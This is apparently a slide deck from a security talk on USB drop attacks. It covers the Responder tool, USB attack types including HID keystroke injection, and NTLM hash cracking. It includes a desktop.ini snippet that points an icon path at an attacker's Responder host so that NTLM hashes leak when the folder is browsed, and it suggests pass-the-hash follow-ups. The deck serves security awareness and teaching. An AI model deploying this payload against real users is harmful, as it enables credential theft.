USB Drop Attacks

Fun with desktop.ini files and NTLM hashes

What is Responder?


From their GitHub page:


- Responder is a LLMNR, NBT-NS, and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP, and Basic HTTP authentication.
- With this in mind, we can have fun with internal systems by tailoring a desktop.ini file to look for a non-existent icon file on our rogue system running Responder.

What is a USB Drop Attack?

- Basically, it’s a USB key with a malicious payload that is intentionally dropped in a location where a person may pick it up and plug it into a restricted system.

- People inherently want to be helpful so they will try to find out who the USB belongs to.
- As they say: *A sucker is born every minute*.





The Three Main USB Attacks

1. Malicious Code
    a. The user double-clicks on the file and the malicious code is is executed
    b. Most common type of attack
    c. We will demo this today
2. Social Engineering
    a. The files on the drive take the user to a phishing website where they are prompted for their login creds.
3. HID Attack
    a. The USB stick really isn't a USB storage device...it's a KEYBOARD!
        i. Not really but the PC thinks so.
        ii. Example: Hak5 Rubber Ducky
    b. It injects keystrokes to run commands on the target.

desktop.ini + Responder.py = NTLM Hashes

desktop.ini

[.ShellClassInfo]

IconResource=\\<Responder IP>\folder.ico,0

OH HAPPY DAYS!!

DEMO


STOP!!

DEMO TIME!

NTLM Hashes

NTLM - **NT L**an **M**anager

- Usually a hash of one or two separately hashed values of the same password.
- Not secure at all.
  - In 2012, a 25-GPU cluster cracked every possible 8-character password using NTLM in under 6 hours.
- The easiest way to make use of these hashes would be to initiate a pass-the-hash or reflection attack. You could also use a XSS attack as well.



More Reading

- https://elie.net/blog/security/what-are-malicious-usb-keys-and-how-to-create-a-realistic-one
- https://www.redteamsecure.com/usb-drop-attacks-the-danger-of-lost-and-found-thumb-drives/
- https://threat.tevora.com/usb-drives-desktop-ini-and-ntlm-hashes
- https://github.com/SpiderLabs/Responder